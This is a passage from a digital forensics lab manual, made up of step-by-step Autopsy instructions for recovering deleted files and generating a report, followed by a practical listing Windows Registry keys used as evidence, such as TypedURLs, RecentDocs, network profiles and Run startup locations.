
Step 11: To recover the file, go to view node-> Deleted Files node , here select any file and right click on it than select Extract Files option.




Step 12: By default Export folder is choose to save the recovered file.




Sep 13 : Now Click on Ok.




Step 14: Now go to the Export Folder to view Recover file.




Step 15: Click on Generate Report from autopsy window and Select the Excel format and click on next.






Step 16: Now Report is Generated So click on close Button .we can see the Report on Report Node.



Step 17: Now open the Report folder and Open Excel File.





PRACTICAL 9

Registry Editor


Accessing the Registry

Type regedit in Start -> Search




Wireless Evidence in the Registry


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\NetworkList\Profiles



The RecentDocs Key


HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Recent Docs






TypedURLs Key

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs




IP Addresses

HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\Tcpip\Parameters\Interfaces




Start Up Locations in the Registry

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run




RunOnce Startup

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce



